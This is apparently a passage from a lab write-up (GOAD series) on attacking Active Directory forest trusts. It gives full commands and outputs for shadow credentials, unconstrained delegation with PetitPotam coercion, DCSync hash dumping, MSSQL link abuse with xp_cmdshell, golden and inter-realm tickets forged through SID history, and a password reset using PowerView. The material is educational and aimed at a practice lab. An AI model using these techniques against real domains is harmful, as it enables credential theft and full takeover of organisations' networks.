Certipy v4.0.0 - by Oliver Lyak (ly4k)
[*] Targeting user 'jorah.mormont'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '7f925958-7a10-39c4-f506-8feee188b451'
[*] Adding Key Credential with device ID '7f925958-7a10-39c4-f506-8feee188b451' to the Key Credentials for 'jorah.mormont'
[*] Successfully added Key Credential with device ID '7f925958-7a10-39c4-f506-8feee188b451' to the Key Credentials for 'jorah.mormont'
[*] Saved certificate and private key to 'jorah.mormont.pfx'
[Dec 20, 2022 - 10:45:04 (CET)] exegol-goadv2 external # certipy auth -pfx jorah.mormont.pfx -username jorah.mormont -domain essos.local -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (ly4k)
[!] Could not find identification in the provided certificate
[*] Using principal: jorah.mormont@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'jorah.mormont.ccache'
[*] Trying to retrieve NT hash for 'jorah.mormont'
[*] Got hash for 'jorah.mormont@essos.local': aad3b435b51404eeaad3b435b51404ee:cb8a428385459887a76793010d60f5dc
```

Essos to sevenkingdoms : group accros_thenarrowsea

In the same way we can exploit the essos to sevenkingdoms foreign group



Please not that the active directory groups are not all the same. There is 3 types of security groups: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups>

- Universal
- Global
- Domain Local

If a group contains members of a trusted domain, it have to be of type Domain Local.

Groups scope informations are well explained by harmj0y [here](#)

Use unconstrained delegation

- From kingslanding we can rule the essos domain with unconstrained delegation
- We connect to kingslanding with rdp as an administrator

```
xfreerdp /d:sevenkingdoms.local /u:cersei.lannister /p:'il0vejaime' /v:192.168.56.10 /size:80% /cert-ignore
```

- For more simplicity we will disable defender
- Now we launch [rubeus.exe](#) to wait for a TGT of the essos forest.


```
.\Rubeus.exe monitor /filteruser:MEEREEN$ /interval:1
```

And we run petitpotam on our linux console to force a coerce of meereen to kingslanding.

```
petitpotam.py -u arya.stark -p Needle -d north.sevenkingdoms.local kingslanding.sevenkingdoms.local meereen.essos.local
```

And we get the TGT of meereen !

```
PS C:\Users\cersei.lannister\Desktop> .\Rubeus.exe monitor /filteruser:MEEREEN$ /interval:1
```



v2.2.0

```
[*] Action: TGT Monitoring
[*] Target user      : MEEREEN$
[*] Monitoring every 1 seconds for new TGTs
```

```
[*] 12/19/2022 10:14:30 PM UTC - Found new TGT:
```

```
User           : MEEREEN$@ESSOS.LOCAL
StartTime      : 12/19/2022 12:50:13 PM
EndTime       : 12/19/2022 10:50:13 PM
RenewTill     : 12/26/2022 12:50:13 PM
Flags         : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :
```

```
doIFJDCCBSCgAwIBBAEDAgEWooIELDCCBChggQkMIIEIKADAgEFOQ0bC0VTU09TLkxPQ0FMoiAwHqADAgECoRcwFRsGa3JidGd0
GwtFU1NPuY5MT0NBTKOCA+YwggPioAMCARKhAwIBAqKCA9QEGgPQTwcJxpWfKprp9P00r2hzZKQwsH0RnV8SWYFVhbYVYUuNDXYR+
0nUixDS9qqtY2/8306gGJ6J14+iC3RYb4Ad8Ed4MQ88YZhrJo0yz4CEdvPSZw+MzkEVx/R7TYuXvIs9WRk/Q4jiCCU37ZKr0tLQ4
SksAWqubjnzD3lDdn804wgFQbs6h3EIJsBd6KIxJurp4Q7XgdxAeoYZ4N6z61nmRIwixFfG08n40TgcJV606B+X5c0aupBxpvxpU
hqYNFGww4W/TtsLlrucv+oBAKejTuU41Vi0+kb/16ikzfC9/ZUSF+eh+msXmZ5gBE5jiyVZIRyzOQ3kQKUFb1+Bobd6ST2qWiGvH
c5vCD1MHcWMAI0Tk/vSrn1lhGcm9Xn+b4Asim0kRoL2+qd5etcQdfIsFwu4Lw6wyp3pNR3vITkWcQHW6tXd0NJk7qkAbAR2hJk6S
cOp4WJ8JbMde2K0hTHKYtxW2DAXT7g3KYloDuKmpYw5eJBdVJwi8vYkAkCWS5EOW0TZtpkwnIOGSyHY1h3zxWTQjTbfV7n4P34Ne
aUYuneaKF1thg0dpB0T/bvMAm4gnV1NIJ13S5yN1BFVUvWuo7ptvt0qz3ks/6x/qXEhoJmszVuGrZ6BONzTVHYEqnQes+WPrB0un
xbIIE/3AdqpC+jvr8eoF6uqfUNqAlzJ7in/i9X2v+98IBwa9Jz/pQwH357Q9yCrrZjsBmU1rFoOxUk2/YhKgwttvRUWDQw3zmNN1j
SE194xXi0hKeibD1TUMNfejlGn2mLMjlvg1lYCl0Ae3d0VCiv4zIapXJxfz7csw1yje2o5Yn9+yQ93wYdYVd9LF060zyXENyg6yK
SBY1WsZYsZ7Z1xUqM3ccnepGpIae4Iv5umu+7OD8HCW19u1Ut+5wcvEAJ9YfMMIN+1ZsOn1//Je2BtoZ81I7dED0kYaJII4glafh
4LvkP2dC+apt8055N1CxXmcOeIMB8TkiaHSXiW7qRHGzysZ8VloDj8MauCDaF5Hq0saABx05LvPPYZcRPYNsd/Hh5615z8s0b071
2aaSAQ1SPBqmEfaTSL1kzn8oxce5+RuwlptMpV8x53UuOqKWQyHDB2bh9jloVNBtID31GCOAJDzxHQL7gqf6K8Gcys3ysxeDQ9rk
adqTWDJsbg90DXk5DaJaM97o405nWLuundXCf2u/PQjm2Ax48RH5CJNZS0KQRIUZET5N+M88UA91Au0zHM3ozvtc1jYmwxEDKk6
gDtq6XK52Ah7NuiehjPO1/kOo+kqkhkRsNF1LojoxY5Ma3BRJwFj6K0B4zCB4KADAgEAooHYBIHVfYHSMIHpoIHMMIHJMIHGoCsw
KaADAgESoSIEIF1zhz0umrmKe9Mc+usi0AK80wq1XHA7yEY/SZ6dPWsvoQ0bC0VTU09TLkxPQ0FMohUwE6ADAgEBoQwwChsITUVF
UkVFTisjBwMFAGChAAC1ERgPMjAyMjE5MTkyMDUwMTNaphEYDzIwMjIwMDY1MDEzWqcRGA8yMDIyNTIwNTAxM1qoDRsL
RVNTT1MuTE9DQ0UypIDAeoAMCAQKhFzAVGwZrcmJ0Z3QbC0VTU09TLkxPQ0FM
```

```
[*] Ticket cache size: 1
```

- Now we can copy it to linux (delete space and \n)
- Decode the base64 and save it to a kirbi file

```
base64 -d rubeus.b64 >
meereen.kirbi
```

Convert it to ccache and use it to dcsync essos.local

```
ticketConverter.py meereen.kirbi meereen.ccache
export KRB5CCNAME=/workspace/trusts/unconstrained/meereen.ccache
secretsdump -k -no-pass -just-dc-ntlm
essos.local/'MEEREEN$'@meereen.essos.local
```

```
[Dec 19, 2022 - 23:21:16 (CET)] exegol-goadv2 unconstrained # ticketConverter.py meereen.kirbi meereen.ccache
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
[Dec 19, 2022 - 23:21:20 (CET)] exegol-goadv2 unconstrained # export KRB5CCNAME=/workspace/trusts/unconstrained/meereen.ccache
[Dec 19, 2022 - 23:21:22 (CET)] exegol-goadv2 unconstrained # klist
Ticket cache: FILE:/workspace/trusts/unconstrained/meereen.ccache
Default principal: MEEREENS@ESSOS.LOCAL

Valid starting Expires Service principal
12/19/2022 21:50:13 12/20/2022 07:50:13 krbtgt/ESSOS.LOCAL@ESSOS.LOCAL
renew until 12/26/2022 21:50:13
[Dec 19, 2022 - 23:21:25 (CET)] exegol-goadv2 unconstrained # secretsdump -k -no-pass -just-dc-ntlm essos.local/'MEEREENS'@meereen.essos.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e58cf01ba6cc645da9f7ab1f28fc3934:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
daenerys.targaryen:1110:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
viserys.targaryen:1111:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
khal.drogo:1112:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1113:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
MEEREENS:1001:aad3b435b51404eeaad3b435b51404ee:ee7bf893be7e4186a43bc52b3d2f3a6d:::
BRAAVOS$:1104:aad3b435b51404eeaad3b435b51404ee:92fe9d9b3b00d2fbd9e0f1f72ea41500:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:b33f75bcec7312bc7aaf6f61ffffe98e3:::
[*] Cleaning up...
```

Mssql Trusted link

- The MSSQL trust link is across forest, so it can be used to make forest to forest exploitation.
- Example was done in part 7 but let's redo this for fun :
- Connect to the mssql DB as jon.snow

```
python3 mssqlclient.py -windows-auth
north.sevenkingdoms.local/jon.snow:iknownothing@castelblack.north.sevenkingdoms.local
```

enumerate the mssql trusted links

```
SQL (NORTH\jon.snow dbo@master)> enum_links
```

SRV_NAME	SRV_PROVIDERNAME	SRV_PRODUCT	SRV_DATASOURCE	SRV_PROVIDERSTRING	SRV_LOCATION	SRV_CAT
BRAAVOS	SQLNCLI		braavos.essos.local	NULL	NULL	NULL
CASTELBLACK\SQLEXPRESS	SQLNCLI	SQL Server	CASTELBLACK\SQLEXPRESS	NULL	NULL	NULL
Linked Server	Local Login	Is Self Mapping	Remote Login			
BRAAVOS	NULL	1	NULL			
BRAAVOS	NORTH\jon.snow	0	sa			
CASTELBLACK\SQLEXPRESS	NULL	1	NULL			

And now use the link from castelblack (north domain) to braavos (essos domain)

```
use_link
BRAAVOS
enable_xp_cmds
hell
xp_cmdshell
whoami
```

Because the link use sa as remote login on braavos we can enable cmd and launch command.

```
SQL (NORTH\jon.snow dbo@master)> use link BRAAVOS
SQL >BRAAVOS (sa dbo@master)> enable xp_cmdshell
[*] INFO(BRAAVOS\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(BRAAVOS\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL >BRAAVOS (sa dbo@master)> xp_cmdshell whoami
output
-----
essos\sql_svc
NULL
```

Golden ticket with external forest, sid history ftw (essos -> sevenkingdoms)

This attack can be done only because SID history is enabled on the sevenkingdoms-
>essos trust

- Find the domain sid with lookupsid.py
 - essos SID : S-1-5-21-2203133648-1386395927-1390703624
 - sevenkingdoms SID: S-1-5-21-1409754491-4246775990-3914137275
- Like before extract the krbtgt hash


```
secretsdump -just-dc-user 'essos/krbtgt'
essos.local/daenerys.targaryen: 'BurnThemAll!'@192.168.56.12
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e58cf01ba6cc645da9f7ab1f28fc3934:::
...
```

We need a group to target on the extra-sid with an RID > 1000 due to SID filter ([see Microsoft documentation about sid filtering](#))

About sid filtering dirkjanm say on his [blog](#) : *“What this does mean for an attacker is that you can spoof any RID >1000 group if SID history is enabled across a Forest trust!”*

The group dragonrider is a perfect match (on a real audit exchange groups are usually a good target)



Create the golden ticket for a fake user

```

ticketer.py -nthash e58cf01ba6cc645da9f7ab1f28fc3934 \
-domain-sid S-1-5-21-2203133648-1386395927-1390703624 \
-domain essos.local \
-extra-sid S-1-5-21-1409754491-4246775990-3914137275-1132 \
dragon

```

And use it (secretsdump will work too)

```

export KRB5CCNAME=/workspace/trusts/external/dragon.ccache
smbexec.py -k -no-pass dragon@kingslanding.sevenkingdoms.local -debug

```

```

[Dec 21, 2022 - 09:05:23 (CET)] exegol-goadv2 external # ticketer.py -nthash e58cf01ba6cc645da9f7ab1f28fc3934 \
-domain-sid S-1-5-21-2203133648-1386395927-1390703624 \
-domain essos.local \
-extra-sid S-1-5-21-1409754491-4246775990-3914137275-1132 \
dragon
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for essos.local/dragon
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncAsRepPart
[*] Saving ticket in dragon.ccache
[Dec 21, 2022 - 09:06:24 (CET)] exegol-goadv2 external # export KRB5CCNAME=/workspace/trusts/external/dragon.ccache
[Dec 21, 2022 - 09:06:26 (CET)] exegol-goadv2 external # smbexec.py -k -no-pass dragon@kingslanding.sevenkingdoms.local -debug
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[+] StringBinding ncacn_np:kingslanding.sevenkingdoms.local[\pipe\smbctl]
[+] Using Kerberos Cache: /workspace/trusts/external/dragon.ccache
[+] Domain retrieved from CCache: ESSOS.LOCAL
[+] SPN CIFS/KINGSLANDING.SEVENKINGDOMS.LOCAL@ESSOS.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/ESSOS.LOCAL@ESSOS.LOCAL
[+] Using TGT from cache
[+] Trying to connect to KDC at ESSOS.LOCAL
[+] Trying to connect to KDC at SEVENKINGDOMS.LOCAL
[+] Executing %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\CS__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\127.0.0.1\CS__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat

```


Trust ticket with external forest (essos -> sevenkingdoms)

- Exactly like we done before on domain forest we can do this on external forest but just like with the golden ticket we need the sid history enabled to exploit.
- Find the domain sid with lookupsid.py
 - essos SID : S-1-5-21-2203133648-1386395927-1390703624
 - sevenkingdoms SID: S-1-5-21-1409754491-4246775990-3914137275

```
secretsdump -just-dc-user 'SEVENKINGDOMS$'  
essos.local/daenerys.targaryen: 'BurnThemAll!'@192.168.56.12  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:285b80ddc1ad529f27403804e75a9ab1:::  
...
```

Create the inter-realm tgt ticket

```
ticketer.py -nthash 285b80ddc1ad529f27403804e75a9ab1 \  
-domain-sid S-1-5-21-2203133648-1386395927-1390703624 \  
-domain essos.local \  
-extra-sid S-1-5-21-1409754491-4246775990-3914137275-  
1132 \  
-spn krbtgt/sevenkingdoms.local trustdragon
```

```
[Dec 21, 2022 - 09:34:20 (CET)] exegol-goadv2 external # ticketer.py -nthash 285b80ddc1ad529f27403804e75a9ab1 \  
-domain-sid S-1-5-21-2203133648-1386395927-1390703624 \  
-domain essos.local \  
-extra-sid S-1-5-21-1409754491-4246775990-3914137275-1132 \  
-spn krbtgt/sevenkingdoms.local trustdragon  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
[*] Creating basic skeleton ticket and PAC Infos  
[*] Customizing ticket for essos.local/trustdragon  
[*] PAC_LOGON_INFO  
[*] PAC_CLIENT_INFO_TYPE  
[*] EncTicketPart  
[*] EncTGSRepPart  
[*] Signing/Encrypting final ticket  
[*] PAC_SERVER_CHECKSUM  
[*] PAC_PRIVSVR_CHECKSUM  
[*] EncTicketPart  
[*] EncTGSRepPart  
[*] Saving ticket in trustdragon.ccache
```

Ask a service ticket for kingslanding cifs

```
export  
KRB5CCNAME=/workspace/trusts/external/trustdragon.ccache  
getST.py -k -no-pass -spn  
cifs/kingslanding.sevenkingdoms.local \  
sevenkingdoms.local/trustdragon@sevenkingdoms.local -debug
```



```
[Dec 21, 2022 - 09:38:42 (CET)] exegol-goadv2 external # export KRB5CCNAME=/workspace/trusts/external/trustdragon.ccache
[Dec 21, 2022 - 09:38:45 (CET)] exegol-goadv2 external # getST.py -k -no-pass -spn cifs/kingslanding.sevenkingdoms.local \
sevenkingdoms.local/trustdragon@sevenkingdoms.local -debug
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[+] Using Kerberos Cache: /workspace/trusts/external/trustdragon.ccache
[+] Returning cached credential for KRBtgt/SEVENKINGDOMS.LOCAL@ESSOS.LOCAL
[*] Using TGT from cache
[*] Getting ST for user
[+] Trying to connect to KDC at SEVENKINGDOMS.LOCAL
[*] Saving ticket in trustdragon@sevenkingdoms.local.ccache
```

And enjoy (secretsdump will work too)

```
export
KRB5CCNAME=/workspace/trusts/external/trustdragon@sevenkingdoms.local.ccache
smbexec.py -k -no-pass trustdragon@kingslanding.sevenkingdoms.local -debug
```

```
[Dec 21, 2022 - 09:38:53 (CET)] exegol-goadv2 external # export KRB5CCNAME=/workspace/trusts/external/trustdragon@sevenkingdoms.local.ccache
[Dec 21, 2022 - 09:38:57 (CET)] exegol-goadv2 external # klist
Ticket cache: FILE:/workspace/trusts/external/trustdragon@sevenkingdoms.local.ccache
Default principal: trustdragon@ESSOS.LOCAL

Valid starting Expires Service principal
12/21/2022 09:38:48 12/21/2022 19:38:48 cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
renew until 12/22/2022 09:38:48
[Dec 21, 2022 - 09:39:26 (CET)] exegol-goadv2 external # smbexec.py -k -no-pass trustdragon@kingslanding.sevenkingdoms.local -debug
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[+] StringBinding ncacn_np:kingslanding.sevenkingdoms.local[\pipe\svctl]
[+] Using Kerberos Cache: /workspace/trusts/external/trustdragon@sevenkingdoms.local.ccache
[+] Domain retrieved from CCache: ESSOS.LOCAL
[+] Returning cached credential for CIFS/KINGSLANDING.SEVENKINGDOMS.LOCAL@SEVENKINGDOMS.LOCAL
[+] Changing sname from cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL to cifs/KINGSLANDING.SEVENKINGDOMS.LOCAL@ESSOS.LOCAL and hoping for the best
[+] Using TGS from cache
[+] Executing %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\CS\_output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\127.0.0.1\CS\_output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
nt authority\system
```

Exploit acl with external trust golden ticket

Ok now imagine we want to exploit this acl from essos:

KINGSGUARD@SEVENKINGDOMS.LOCAL

OVERVIEW

Sessions 0

Reachable High Value Targets 0

NODE PROPERTIES

Object ID S-1-5-21-1409754491-4246775990-3914137275-1130

Admin Count False

EXTRA PROPERTIES

distinguishedname CN=KINGSGUARD,OU=CROWNLANDS,DC=SEVE

domain

domainsid S-1-5-21-1409754491

samaccountname

GenericAll

KINGSGUARD@SEVENKINGDOMS.LOCAL STANNIS.BARATHEON@SEVENKINGDOMS.LOCAL

By now i didn't found a nice way to do this from linux, but from windows it is pretty easy

- Connect as administrator on meereen, disable the antivirus to be able to use mimikatz and powerview
- Create the golden ticket with mimikatz matching the group kingsguard (RID 1130)

```
mimikatz # kerberos::golden /user:guard /domain:essos.local /sid:S-1-5-21-2203133648-1386395927-1390703624 /krbtgt:e58cf01ba6cc645da9f7ab1f28fc3934 /sids:S-1-5-21-1409754491-4246775990-3914137275-1130 /ptt
```

```
mimikatz # kerberos::golden /user:guard /domain:essos.local /sid:S-1-5-21-2203133648-1386395927-1390703624 /krbtgt:e58cf01ba6cc645da9f7ab1f28fc3934 /sids:S-1-5-21-1409754491-4246775990-3914137275-1130 /ptt
User      : guard
Domain    : essos.local (ESSOS)
SID       : S-1-5-21-2203133648-1386395927-1390703624
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1409754491-4246775990-3914137275-1130 ;
ServiceKey: e58cf01ba6cc645da9f7ab1f28fc3934 - rc4_hmac_nt
Lifetime  : 12/21/2022 1:36:14 AM ; 12/18/2032 1:36:14 AM ; 12/18/2032 1:36:14 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'guard @ essos.local' successfully submitted for current session
```

```
PS C:\Users\Administrator\Desktop> klist

Current LogonId is 0:0x4b2954

Cached Tickets: (1)

#0>      Client: guard @ essos.local
        Server: krbtgt/essos.local @ essos.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 12/21/2022 1:36:14 (local)
        End Time:    12/18/2032 1:36:14 (local)
        Renew Time: 12/18/2032 1:36:14 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

And now use powerview to change stannis password

```
Import-Module .\powerview.ps1
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity stannis.baratheon -AccountPassword $SecPassword -Domain sevenkingdoms.local
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
PS C:\Users\Administrator\Desktop> Set-DomainUserPassword -Identity stannis.baratheon -AccountPassword $SecPassword -Domain sevenkingdoms.local
```

And it work !

```
[Dec 21, 2022 - 10:40:13 (CET)] exegol-goadv2 external # cme smb 192.168.56.10 -u stannis.baratheon -p Password123! -d sevenkingdoms.local
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [*] sevenkingdoms.local\stannis.baratheon:Password123!
```

And if we look at the created tickets with klist:

- Server: krbtgt/essos.local @ essos.local (golden ticket)
- Server: krbtgt/SEVENKINGDOMS.LOCAL @ ESSOS.LOCAL (kdc: meereen) (tgt inter realm)
- Server: ldap/kingslanding.sevenkingdoms.local @ SEVENKINGDOMS.LOCAL (kdc: kingslanding)
- Server: ldap/kingslanding.sevenkingdoms.local/sevenkingdoms.local @ SEVENKINGDOMS.LOCAL (kdc: kingslanding)

The end - Winter is coming

- The GOAD's writeups series end with this part. If you read all you are very brave and i hope you enjoyed it despite my terrible english ^^
- I also hope you gave a try to the lab and all is working fine on your computer.
- For the next year i have other evolution of the lab, blog post ideas and projects in mind, you will see it on twitter (@M4yFly) when something new will come.
- Again thank you to all the security researchers and opensource contributors for all the work and share they do !

Resources

- <https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d>
- <https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1>
- <https://adsecurity.org/?p=1640>
- <https://adsecurity.org/?p=1588>
- <https://github.com/fortra/impacket/blob/master/examples/raiseChild.py>
- <https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/>
- <https://dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity/>